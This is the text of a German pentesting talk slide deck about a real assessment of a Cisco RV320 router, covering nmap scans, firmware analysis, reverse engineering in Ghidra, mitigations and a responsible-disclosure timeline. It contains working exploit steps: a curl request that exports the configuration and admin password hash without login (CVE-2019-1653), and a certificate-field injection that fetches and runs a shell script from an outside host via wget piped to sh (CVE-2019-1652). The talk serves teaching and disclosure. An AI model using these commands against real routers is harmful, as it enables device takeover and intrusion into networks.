

Pentesting in der Praxis

Jonas Lieb
24. Juni 2019

\$ whoami

Jonas Lieb

Penetrationstester bei
RedTeam Pentesting

vorher: Physikstudent an der RWTH Aachen




RedTeam Pentesting

2004 gegründet

aus **Aachen**

11 Penetrationstester



Was ist ein Penetrationstest?

kontrollierter **Angriff**

gleiche Methoden wie die "Bösen"

festgelegter **Rahmen** ("Scope")



Vertrag



Vertrag




Angriff



Vertrag



Angriff




Dokumentation



Vertrag



Angriff



Dokumentation



Workshop

Beispiel: Cisco RV320 Router

Small-Business-Router

4 × LAN + 2 × WAN

Gigabit

VPN-Unterstützung



Bild: www.cisco.com: Cisco RV320 Dual Gigabit WAN VPN Router

2013 erschienen, bis 2023 unterstützt
Firmware Version v1.4.2.17 (Okt. 2017)
(beim Kunden installiert)

TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
```

TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE  VERSION
53/tcp    open  domain  dnsmasq 2.40
80/tcp    open  http     nginx 1.10.1
443/tcp   open  ssl/http nginx 1.10.1
1723/tcp  open  pptp     linux (Firmware: 1)
8000/tcp  open  http     Apache httpd
8007/tcp  open  http     Apache httpd
8008/tcp  open  http
8443/tcp  open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE  VERSION
53/tcp    open  domain  dnsmasq 2.40
80/tcp    open  http     nginx 1.10.1
443/tcp   open  ssl/http nginx 1.10.1
1723/tcp  open  pptp     linux (Firmware: 1)
8000/tcp  open  http     Apache httpd
8007/tcp  open  http     Apache httpd
8008/tcp  open  http
8443/tcp  open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```



TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE  VERSION
53/tcp    open  domain  dnsmasq 2.40
80/tcp    open  http     nginx 1.10.1
443/tcp   open  ssl/http nginx 1.10.1
1723/tcp  open  pptp     linux (Firmware: 1)
8000/tcp  open  http     Apache httpd
8007/tcp  open  http     Apache httpd
8008/tcp  open  http     Apache httpd
8443/tcp  open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

« WEBINTERFACE

« WEBINTERFACE (INTERN)

TCP-Dienste auf WAN-Ports (Internet)

(nur v1.4.2.15, Aug. - Okt. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
```

TCP-Dienste auf WAN-Ports (Internet)

(nur v1.4.2.15, Aug. - Okt. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-17 18:16 CEST
Nmap scan report for 192.168.11.146
Host is up (0.0010s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
1723/tcp  open  pptp    linux (Firmware: 1)
8007/tcp  open  http    Apache httpd
8008/tcp  open  http
[...]

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 187.64 seconds
```


TCP-Dienste auf WAN-Ports (Internet)

(nur v1.4.2.15, Aug. - Okt. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-17 18:16 CEST
Nmap scan report for 192.168.11.146
Host is up (0.0010s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
1723/tcp  open  pptp    linux (Firmware: 1)
8007/tcp  open  http    Apache httpd
8008/tcp  open  http
[...]
```

« WEBINTERFACE (INTERN)

```
Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 187.64 seconds
```

Analyse der Firmware

```
$ binwalk RV32X_v1.4.2.17_20171030-code.bin
```

Analyse der Firmware

```
$ binwalk RV32X_v1.4.2.17_20171030-code.bin
```

| DECIMAL | HEXADECIMAL | DESCRIPTION |
|----------|-------------|---|
| 64 | 0x40 | ELF, 64-bit MSB MIPS32 rel2 executable, MIPS, version 1 (SYSV) |
| 5353552 | 0x51B050 | Linux kernel version "2.6.32.13-Cavium-Octeon (root@paul-i7-pc) (gcc version 4.3.3 (Cavium Networks Version: 2_0_0 build 99)) #2 SMP Mon Oct 30 15:52" |
| 5373352 | 0x51FDA8 | gzip compressed data, maximum compression, from Unix, last modified: 2017-10-30 07:27:56 |
| 5516080 | 0x542B30 | CRC32 polynomial table, little endian |
| [...] | | |
| 7143488 | 0x6D0040 | gzip compressed data, maximum compression, from Unix, last modified: 2017-10-30 07:52:30 Root-FS |
| [...] | | |
| 29360128 | 0x1C00000 | CramFS filesystem, big endian size 7122944 version 2 WEBANWENDUNG sorted_dirs CRC 0x9E0F53FE, edition 0, 5815 blocks, 1854 files |

Anwendung nach dem Entpacken

```
$ tree
```

```
.
├── cert-bin
│   └── certVerifyLogin.cgi -> ../cgi-bin/userLogin.cgi
├── cgi-bin
│   ├── accesspoint.html
│   ├── addcifsbookmark.html
│   ├── adddesktopbookmark.html
│   ├── addservicesbookmark.html
│   ├── anti_arp.bat
│   ├── api -> ../../var/
│   ├── browser_error.html
│   ├── cifs -> singlecifs
│   ├── cifs-upload -> singlecifs
│   ├── climiterror.html
│   ├── compareDB -> single_cgi
│   ├── config_adv.exp
│   ├── config.exp
│   ├── config_mirror.exp
│   └── desktop1.html
```

```
[...]
```

Anwendung nach dem Entpacken

```
$ tree
```

```
.
├── cert-bin
│   └── certVerifyLogin.cgi -> ../cgi-bin/userLogin.cgi
├── cgi-bin
│   ├── accesspoint.html
│   ├── addcifsbookmark.html
│   ├── adddesktopbookmark.html
│   ├── addservicesbookmark.html
│   ├── anti_arp.bat
│   ├── api -> ../../var/
│   ├── browser_error.html
│   ├── cifs -> singlecifs
│   ├── cifs-upload -> singlecifs
│   ├── climiterror.html
│   ├── compareDB -> single_cgi
│   ├── config_adv.exp
│   ├── config.exp
│   ├── config_mirror.exp
│   └── desktop1.html
```

« URL: /CGI-BIN/CONFIG.EXP

```
[...]
```



```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
```

Curl ☺

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

⏪ PASSWORT-HASH

Curl ☺

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« PASSWORT-HASH

066bae9070a9a95b3e03019db131cd40 = md5 ("cisco1964300002")



```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« PASSWORD-HASH

066bae9070a9a95b3e03019db131cd40 = md5 ("cisco1964300002")

→ CVE-2019-1653

(Unauthenticated Configuration Export)

Anmeldevorgang im Zed Attack Proxy (ZAP)

Anmeldevorgang im Zed Attack Proxy (ZAP)

The screenshot displays the Zed Attack Proxy (ZAP) interface. The main window shows a list of HTTP requests. The selected request is a POST to https://192.168.10.1/cgi-bin/userLogin.cgi, which returned a 200 OK status with 96 bytes of response body.

| Req. Timestamp | Method | URL | Code | Reason | Size Resp. Body |
|--------------------|--------|--|------|--------|-----------------|
| 6/17/19 9:07:14 PM | GET | https://192.168.10.1/ | 200 | OK | 23,219 bytes |
| 6/17/19 9:07:15 PM | GET | https://192.168.10.1/md5.js | 200 | OK | 8,557 bytes |
| 6/17/19 9:07:15 PM | GET | https://192.168.10.1/language.js | 200 | OK | 180,106 bytes |
| 6/17/19 9:07:22 PM | POST | https://192.168.10.1/cgi-bin/userLogin.cgi | 200 | OK | 96 bytes |
| 6/17/19 9:07:24 PM | GET | https://192.168.10.1/default.htm | 200 | OK | 22,702 bytes |
| 6/17/19 9:07:25 PM | GET | https://192.168.10.1/page.css | 200 | OK | 2,641 bytes |
| 6/17/19 9:07:25 PM | GET | https://192.168.10.1/default.htm | 200 | OK | 22,702 bytes |
| 6/17/19 9:07:25 PM | GET | https://192.168.10.1/wizard_basic_dual.htm | 200 | OK | 118,347 bytes |
| 6/17/19 9:07:25 PM | GET | https://192.168.10.1/menu.htm | 200 | OK | 9,196 bytes |
| 6/17/19 9:07:25 PM | GET | https://192.168.10.1/wizard_policy.htm | 200 | OK | 100,695 bytes |
| 6/17/19 9:07:27 PM | GET | https://192.168.10.1/menu.htm | 200 | OK | 9,196 bytes |
| 6/17/19 9:07:27 PM | GET | https://192.168.10.1/wizard_policy.htm | 200 | OK | 100,695 bytes |
| 6/17/19 9:07:27 PM | GET | https://192.168.10.1/wizard_basic_dual.htm | 200 | OK | 118,347 bytes |
| 6/17/19 9:07:30 PM | GET | https://192.168.10.1/startpage.htm | 200 | OK | 10,532 bytes |
| 6/17/19 9:07:30 PM | GET | https://192.168.10.1/startpage.htm | 200 | OK | 10,532 bytes |
| 6/17/19 9:07:31 PM | GET | https://192.168.10.1/md5.js | 200 | OK | 8,557 bytes |

File Edit View Analyse Report Tools Import Online Help

Standard Mode

History Search Alerts Requester Output +

Request Response Sites

Header: Text Body: Table

```


POST https://192.168.10.1/cgi-bin/userLogin.cgi HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,de-DE;q=0.5,de;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 343
DNT: 1
Connection: keep-alive
Referer: https://192.168.10.1/
Cookie: mlap=RGVmYXVsdDA60jo6Y2lzY28=
Upgrade-Insecure-Requests: 1
Host: 192.168.10.1

```

| Parameter Name | Value |
|------------------|---|
| login | true |
| portalname | CommonPortal |
| password_expired | 0 |
| auth_key | 1964300002 |
| auth_server_pw | Y2lzY28= |
| md5_old_pass | |
| langName | ENGLISH,Deutsch,Espanol,Francais,Italiano |
| changelanguage | |
| submitStatus | 0 |
| pdStrength | 0 |
| username | cisco |
| password | 066bae9070a9a95b3e03019db131cd40 |
| LanguageList | ENGLISH |
| current_password | |
| new_password | |
| re_new_password | |

Alerts 0 4 13 8 Current Scans 0 0 0 0 0 0 0 0 0 0

Zertifikatsgenerator

 **RV320 Gigabit Dual WAN VPN Router** cisco English Log Out About Help

Getting Started
Setup Wizard
System Summary
▶ **Setup**
▶ DHCP
▶ System Management
▶ Port Management
▶ Firewall
▶ VPN
▶ OpenVPN
▼ **Certificate Management**
My Certificate
Trusted IPsec Certificate
OpenVPN Certificate
Certificate Generator
CSR Authorization
▶ Log
User Management

Certificate Generator

Certificate Generator

Type:

Country Name (C):

State or Province Name (ST):

Locality Name (L):

Organization Name (O):

Organizational Unit Name (OU):

Common Name (CN):

Email Address (E):

Key Encryption Length:

Valid Duration: Days (Range: 1-10950, Default: 30)

© 2015 Cisco Systems, Inc. All Rights Reserved.

Reverse-Engineering mit Ghidra

The screenshot displays the Ghidra interface with the following components:


- Program Trees:** Shows the loaded binary structure, including sections like .bss, .sbss, .sdata, .got, .rld_map, .data, .jcr, .ctors, .note.ABI-tag, .eh_frame, and .interp.
- Symbol Tree:** Lists symbols such as `Jv_RegisterClasses`, `add_fd_event_listener`, `ato...`, `CA_C...`, `cert_output`, `check...`, `close`, `con...`, `confd cert.generate`, `confd_config_file.copy`, `confd_config.update`, `confd_file.copy`, and `confd_inf.connect`.
- Data Type Manager:** Shows data types including `BuiltInTypes`, `nk_confd_process_v1.4.2.17`, and `generic_clib_64`.
- Listing:** Displays assembly instructions with addresses and comments. A LAB section is visible:

```
LAB_1200054cc
1200054cc 03 20 f8 09  jalr    t9=>sprintf
1200054cd 67 b1 00 70  _daddiu s1,sp,0x70
1200054ce df 82 80 48  ld      t9,-0x7fb8(gp)>PTR_120019088
1200054cf a6 02 70  _daddiu a2,sp,0x270
1200054d0 ff 99 84 08  ld      t9,-0x7fb8(gp)>=>sprintf
1200054d1 a7 03 70  _daddiu a3,sp,0x370
1200054d2 64 45 85 b8  _daddiu a1,v0,-0x7a48
1200054d3 a8 04 70  _daddiu t0,sp,0x470
1200054d4 df 82 80 48  ld      v0,-0x7fb8(gp)>PTR_120019088
1200054d5 ff a9 05 70  _daddiu t1,sp,0x570
1200054d6 ff aa 06 70  _daddiu t2,sp,0x670
1200054d7 ff ab 07 70  _daddiu t3,sp,0x770
1200054d8 64 52 80 18  _daddiu s2,v0,-0x7fe8
1200054d9 02 00 02  li     v0,0x2
1200054da 67 a3 08 70  _daddiu v1,sp,0x870
1200054db 67 a4 09 70  _daddiu a6,sp,0x970
1200054dc b0 00 40  _daddiu s0,sp,0x40
1200054dd c2 00 15  bne    s6,v0,LAB_120005568
1200054de b3 0a 70  _daddiu s3,sp,0xa70
1200054df a5 00 08  sd     a1=>_etc/flash/ca/private/_12
1200054e0 85 80 48  ld     a1,-0x7fb8(gp)>PTR_120019088
1200054e1 a3 00 00  sd     v1,0x0(sp)>local_3700
1200054e2 ff a4 00 28  sd     a0,local_36d0(sp)
1200054e3 64 a5 00 30  _daddiu a1=>openssl_req_new_nodes_
1200054e4 ff b0 00 10  sd     s0,local_36f0(sp)
1200054e5 02 20 2d  _daddiu a0,s1,zero
1200054e6 ff b2 00 18  sd     s2=>_etc/flash/ca/certs/_1200
1200054e7 03 20 f8 09  jalr    t9=>sprintf
1200054e8 ff b0 00 20  sd     s0,local_36e0(sp)
1200054e9 ff 99 83 78  ld     t9,-0x7c88(gp)>=>system
1200054ea 03 20 f8 09  jalr    t9=>system
1200054eb 02 20 2d  _daddiu a0,s1,zero
1200054ec 02 60 2d  _daddiu a0,s3,zero
1200054ed df 85 80 48  ld     a1,-0x7fb8(gp)>PTR_120019088
1200054ee 04 30 2d  _daddiu a2=>_etc/flash/ca/certs/_1200
1200054ef ff 99 84 08  ld     t9,-0x7fb8(gp)>=>sprintf
1200054f0 02 00 38 2d  _daddiu a3,s0,zero
1200054f1 10 00 23 b     LAB_1200055f0
1200054f2 64 a5 85 d0  _daddiu a1=>s_%%$.csr_1200085d0,a1,-0x
```
- Decompile:** Shows the decompiled C code for `confd_cert_generate`, which uses `openssl req` to generate certificates and PEM files.

```
}
memset();
if (caId == 0) {
    caId = 1;
}
else {
    sprintf(command, "MY_CA_ID %d", caId);
    kd_doCommand(command, 3, 0, acStack11152);
    name_get_value(acStack11152, &DAT_120007fd8, &caIdStr, 10, 0);
    caId = atoi((char *)&caIdStr);
    caId = caId + 1;
}
sprintf((char *)&caIdStr, "%d", caId);
if (lVar1 == 2) {
    printf(command,
        "openssl req -new -nodes -subj
        \\/C=%%$ST=%%$L=%%$O=%%$CN=%%$emailAddress=%%$\/' -keyout
        %%$.key -out %%$.csr -newkey rsa:%%$
        ,countryName,stateOrProvinceName,locality,organization,
        organizationalUnit,commonName,emailAddress,/etc/flash/ca/private/"
        &caIdStr,/etc/flash/ca/certs/" ,&caIdStr,keyLength);
    system(command);
    __format = "%%$.csr";
}
else {
    printf(command,
        "openssl req -new -x509 -nodes -subj
        \\/C=%%$ST=%%$L=%%$O=%%$CN=%%$emailAddress=%%$\/' -keyout
        %%$.key -out %%$.pem -days %%$ -newkey rsa:%%$
        ,countryName,stateOrProvinceName,locality,organization,
        organizationalUnit,commonName,emailAddress,/etc/flash/ca/private/"
        &caIdStr,/etc/flash/ca/certs/" ,&caIdStr,validityDays,keyLength);
    system(command);
    printf(command, "\n -sf %%$.pem %%$.pem", "/etc/flash/ca/certs/" ,&caIdStr,
        "/etc/flash/ca/cacerts/" ,&caIdStr);
    system(command);
    __format = "%%$.pem";
}
sprintf(acStack11408, __format, "/etc/flash/ca/certs/" ,&caIdStr);
cert_output(acStack11408);
lVar2 = !IsFileExist(acStack11408);
if (lVar2 != 0) {
    memset(acStack11152, 0, 0xad0);
    if (lVar1 == 2) {
        memset(auStack5616, 0, 0xad0);
        memset(auStack2848, 0, 0xad0);
        CA_CSP_outFN01(acStack11408, auStack5616, auStack2848);
    }
}
```
- Console - Scripting:** An empty area for running scripts.
- Bottom Bar:** Shows the current address `120005538`, function name `confd_cert_genera...`, and instruction `jalr t9`.


```
// /usr/sbin/nk_confd_process, Funktion confd_cert_generate
sprintf(
    command,
    "openssl req -new -nodes -subj"
        "\'/C=%s/ST=%s/L=%s/O=%s/OU=%s/CN=%s/emailAddress=%s/\'"
        " -keyout%s%s.key -out %s%s.csr -newkey rsa:%s",
    countryName,
    stateOrProvinceName,
    locality,
    organization,
    organizationalUnit,
    commonName,
    emailAddress,
    "/etc/flash/ca/private/",
    &caIdStr,
    "/etc/flash/ca/certs/",
    &caIdStr,
    keyLength);

system(command);
```



```
openssl req -new -nodes -subj \
  '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
  /CN=a'$(wget -q -O http://192.168.10.100:4444/|sh)'b
  /emailAddress=any@example.com/' [...]
```

```
openssl req -new -nodes -subj \
  '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
  /CN=a'$(wget -q -O http://192.168.10.100:4444/|sh)'b
  /emailAddress=any@example.com/' [...]
```

```
openssl req -new -nodes -subj \  
  '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit  
  /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b  
  /emailAddress=any@example.com/' [...]
```

```
openssl req -new -nodes -subj \  
  '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit  
  /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b  
  /emailAddress=any@example.com/' [...]
```

→ **CVE-2019-1652**
(Command Injection)

Risiko = Eintrittswahrscheinlichkeit × Auswirkung

Lösungen?

Lösungen

- Management-Interface nicht ins Internet öffnen

Lösungen

- Management-Interface nicht ins Internet öffnen
- Konfigurationsexport nur nach Anmeldung

Lösungen

- Management-Interface nicht ins Internet öffnen
- Konfigurationsexport nur nach Anmeldung
- Parameter für Zertifikatsgenerator bereinigen

Lösungen

- Management-Interface nicht ins Internet öffnen
- Konfigurationsexport nur nach Anmeldung
- Parameter für Zertifikatsgenerator bereinigen

- Router im Netzwerk separieren


Lösungen

- Management-Interface nicht ins Internet öffnen
- Konfigurationsexport nur nach Anmeldung
- Parameter für Zertifikatsgenerator bereinigen

- Router im Netzwerk separieren
- Router nicht verwenden

Zeitleiste bis zur Veröffentlichung

19.09.2018 Schwachstelle gefunden

A vertical timeline diagram with a white line extending downwards from a yellow arrow-shaped box. The box contains the text '19.09.2018 Schwachstelle gefunden'. A small green circle is positioned at the top of the vertical line, where it meets the yellow box.

Zeitleiste bis zur Veröffentlichung

19.09.2018 Schwachstelle gefunden

27.09.2018 Kunde stimmt Responsible-Disclosure-Prozess zu

Zeitleiste bis zur Veröffentlichung

19.09.2018 Schwachstelle gefunden

27.09.2018 Kunde stimmt Responsible-Disclosure-Prozess zu

28.09.2018 RT informiert Cisco, Frist: 90 Tage

Zeitleiste bis zur Veröffentlichung

19.09.2018 Schwachstelle gefunden

27.09.2018 Kunde stimmt Responsible-Disclosure-Prozess zu

28.09.2018 RT informiert Cisco, Frist: 90 Tage

21.12.2019 Cisco bittet um Verlängerung der Frist

Zeitleiste bis zur Veröffentlichung



Zeitleiste bis zur Veröffentlichung



Zeitleiste bis zur Veröffentlichung



Zeitleiste bis zur Veröffentlichung



<https://www.redteam-pentesting.de/advisories/rt-sa-2018-002>

[Home](#)

[Mirai-like Botnet Data](#)

[Threat Intelligence](#)

[Pricing](#)

[Publications](#)

[News / Media References](#)

[Contact](#)

JANUARY 26, 2019 BY TROY MURSCH

Over 9,000 Cisco RV320/RV325 routers are vulnerable to CVE-2019-1653

On Friday, January 25, 2019, our honeypots detected opportunistic scanning activity from multiple hosts targeting Cisco Small Business RV320 and RV325 routers. A vulnerability exists in these routers that allow remote unauthenticated information disclosure ([CVE-2019-1653](#)) leading to remote code execution ([CVE-2019-1652](#)).

⚠ WARNING ⚠

Incoming scans detected from multiple hosts checking for vulnerable Cisco RV320/RV325 routers.

TWITTER FEED

[My Tweets](#)

SEARCH BAD PACKETS REPORT



